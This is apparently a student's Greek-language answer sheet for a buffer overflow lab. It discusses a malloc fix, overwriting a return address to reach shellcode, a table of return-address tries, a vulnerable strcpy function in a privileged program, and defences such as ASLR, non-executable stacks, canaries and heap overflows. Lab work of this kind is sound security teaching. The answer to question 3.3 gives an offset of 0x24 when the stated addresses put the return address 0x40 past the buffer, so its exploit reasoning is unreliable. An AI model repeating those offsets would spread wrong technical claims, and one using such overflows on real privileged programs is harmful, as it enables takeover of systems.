Στη νέα έκδοση της συνάρτησης `foo()`, γίνεται δέσμευση μνήμης με `malloc()` και χρησιμοποιείται η παράμετρος `size` για να καθοριστεί το μέγεθος του buffer. Αυτό βοηθά στον περιορισμό του κινδύνου buffer overflow, αρκεί το `size` να είναι πάντα αρκετά μεγάλο για να χωρέσει το περιεχόμενο της συμβολοσειράς `str`.

Ωστόσο, αυτό από μόνο του δεν αρκεί για να πούμε ότι ο κώδικας είναι απολύτως ασφαλής. Αν δεν υπάρχει έλεγχος ώστε η τιμή του `size` να είναι σωστή σε κάθε περίπτωση, τότε το πρόβλημα μπορεί ακόμα να προκύψει. Άρα, η διόρθωση βελτιώνει την κατάσταση, αλλά δεν εξασφαλίζει πλήρη προστασία.

Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση)
3.1 Στο πρόγραμμα exploit.c που παρουσιάζεται παρακάτω, κατά την εκχώρηση της τιμής για τη διεύθυνση επιστροφής (return address), μπορούμε να κάνουμε το εξής; *((long *) (buffer + 0x24)) = buffer + 0x150;
Πιστεύετε ότι η διεύθυνση επιστροφής θα δείξει στο shellcode ή όχι;
Αιτιολογείστε την όποια απάντησή σας.

ΑΠΑΝΤΗΣΗ:
Η εντολή `*((long *) (buffer + 0x24)) = buffer + 0x150;` στο πρόγραμμα `exploit.c` προσπαθεί να αλλάξει τη διεύθυνση επιστροφής ώστε να δείχνει σε σημείο μέσα στον πίνακα `buffer`. Πιο συγκεκριμένα, τη ρυθμίζει να δείχνει στη θέση `buffer + 0x150`.

Όμως, αυτό από μόνο του δεν εξασφαλίζει ότι το shellcode θα εκτελεστεί. Για να δουλέψει σωστά η επίθεση, η διεύθυνση επιστροφής πρέπει να δείχνει ακριβώς στην αρχή του shellcode που έχει τοποθετηθεί μέσα στον buffer. Αν το `buffer + 0x150` δεν είναι η σωστή θέση του shellcode, τότε η επίθεση θα αποτύχει.

Επιπλέον, αν ο buffer δεν περιέχει ακόμα το shellcode (π.χ. περιέχει μόνο NOPs ή σκουπίδια), τότε η εκτέλεση του προγράμματος δεν θα φτάσει ποτέ σε χρήσιμο κώδικα. Άρα, η επιλογή της διεύθυνσης είναι κρίσιμη και πρέπει να γίνει με ακρίβεια για να πετύχει η επίθεση.

3.2 Η εκτέλεση της επίθεσης buffer overflow με τον τρόπο που περιεγράφηκε στην άσκηση δεν είναι πάντα επιτυχημένη. Παρόλο που το αρχείο badfile κατασκευάζεται σωστά (με το shellcode να βρίσκεται στο τέλος του αρχείο), όταν δοκιμάζουμε διαφορετικές διευθύνσεις επιστροφής, παρατηρούνται τα ακόλουθα αποτελέσματα.

buffer address: 0xbffff180

case 1: long retAddr = 0xbffff250 -> Able to get shell access

case 2: long retAddr = 0xbffff280 -> Able to get shell access

case 3: long retAddr = 0xbffff300 -> Cannot get shell access

case 4: long retAddr = 0xbffff310 -> Able to get shell access

case 5: long retAddr = 0xbffff400 -> Cannot get shell access

3.3 Η ακόλουθη συνάρτηση καλείται μέσα σε ένα πρόγραμμα με προνόμια (privileged program). Το όρισμα str δείχνει σε μια συμβολοσειρά που παρέχεται εξ ολοκλήρου από χρήστες (το μέγεθος της συμβολοσειράς είναι μέχρι 300 bytes). Όταν αυτή η συνάρτηση καλείται, η διεύθυνση του πίνακα του buffer είναι 0xAABB0010, ενώ η διεύθυνση επιστροφής αποθηκεύεται στο 0xAABB0050.

```
int bof(char *str)
{
char buffer[24];
strcpy(buffer,str);
 return 1;
}
```

Καταγράψτε τη συμβολοσειρά με την οποία θα τροφοδοτούσατε το πρόγραμμα, έτσι ώστε όταν αυτή αντιγράφεται στο buffer και όταν επιστρέφει η συνάρτηση bof(), το πρόγραμμα με προνόμια θα εκτελέσει τον δικό σας κώδικα. Στην απάντησή σας, δεν χρειάζεται να γράψετε τον κώδικα που διοχετεύτηκε, αλλά οι αποστάσεις (offsets) των βασικών στοιχείων στη συμβολοσειρά σας πρέπει να είναι σωστές.

ΑΠΑΝΤΗΣΗ:
Buffer + 0x24 =0xAABB0034 +OFFSET, OFFSET > 0x16
Προτεινόμενες τιμές: 40, 60, 80 ,100

ASLR (Address Space Layout Randomization):
Η τεχνική ASLR αλλάζει κάθε φορά τις θέσεις στη μνήμη όπου τοποθετούνται σημαντικά στοιχεία του προγράμματος, όπως ο buffer, το stack ή το shellcode. Έτσι, η επίθεση γίνεται πιο δύσκολη, γιατί ο επιτιθέμενος δεν μπορεί να προβλέψει με ακρίβεια τη σωστή

διεύθυνση που πρέπει να χρησιμοποιήσει. Αν βάλει λάθος διεύθυνση, το πρόγραμμα θα καταρρεύσει πριν φτάσει να εκτελέσει τον κακόβουλο κώδικα.

Non-executable Stack:
Αυτό το αντίμετρο καθορίζει ότι η στοίβα δεν μπορεί να περιέχει κώδικα προς εκτέλεση. Δηλαδή, ακόμα κι αν κάποιος βάλει shellcode στον stack μέσω buffer overflow, το λειτουργικό δεν θα του επιτρέψει να εκτελεστεί από εκεί, κάνοντας την επίθεση να αποτύχει.

Stack Guard (ή Stack Canary):
Το stack guard βάζει έναν ειδικό "φύλακα" (canary) ανάμεσα στις τοπικές μεταβλητές και στη διεύθυνση επιστροφής. Αν γίνει προσπάθεια να αλλοιωθεί η μνήμη (π.χ. μέσω overflow), τότε θα αλλάξει και η τιμή του canary. Το πρόγραμμα ελέγχει αυτή την τιμή πριν επιστρέψει από τη συνάρτηση. Αν δει ότι έχει αλλοιωθεί, τερματίζεται για λόγους ασφαλείας.

4.1 Χρησιμοποιώντας πληροφορίες από διάφορες πηγές (online άρθρα, βιβλία κλπ.), περιγράψτε εν συντομία τον τρόπο εμφάνισης του heap overflow και πώς αυτό μπορούμε να το εκμεταλλευτούμε για τη διενέργεια επίθεσης. Ποιες είναι οι ομοιότητες και ποιες οι διαφορές σε σχέση με το buffer overflow; Στην περιγραφή σας ενδείκνυται να χρησιμοποιήστε κατάλληλα παραδείγματα επιθέσεων heap overflow.

ΑΠΑΝΤΗΣΗ:
Το **heap overflow** συμβαίνει όταν ένα πρόγραμμα γράφει περισσότερα δεδομένα σε μια μεταβλητή που βρίσκεται στο heap, από όσα χωράει. Αυτό μπορεί να προκαλέσει ζημιά σε διπλανές περιοχές της μνήμης και να αλλάξει σημαντικά δεδομένα, δομές ελέγχου ή ακόμη και να επιτρέψει την εκτέλεση κακόβουλου κώδικα.

Η εκμετάλλευση ενός heap overflow μοιάζει με αυτή ενός buffer overflow, καθώς και στις δύο περιπτώσεις γίνεται υπερχείλιση μνήμης. Όμως υπάρχει διαφορά στην περιοχή μνήμης:

- **Buffer overflow** συμβαίνει συνήθως στο **stack**, που αφορά τοπικές μεταβλητές και κλήσεις συναρτήσεων.
- **Heap overflow** επηρεάζει τη **δυναμική μνήμη** (heap), η οποία δεσμεύεται με συναρτήσεις όπως `malloc()` ή `calloc()`.

Λόγω της δυναμικής φύσης του heap, αυτές οι επιθέσεις είναι συχνά πιο περίπλοκες, αλλά όταν πετυχαίνουν, μπορεί να οδηγήσουν σε σοβαρά προβλήματα, όπως παραβίαση μνήμης ή πλήρη έλεγχο του προγράμματος.

Παράδειγμα:
Αν ένα πρόγραμμα χρησιμοποιεί δυναμικό πίνακα (με `malloc`) και δεν ελέγχει αν τα δεδομένα που εισάγονται ξεπερνούν το μέγεθος του πίνακα, τότε ένας επιτιθέμενος μπορεί να εισάγει παραπάνω δεδομένα. Αυτά θα υπερχειλίσουν και μπορεί να αλλοιώσουν δείκτες ή σημαντικές μεταβλητές, οδηγώντας σε εκτέλεση κακόβουλου κώδικα.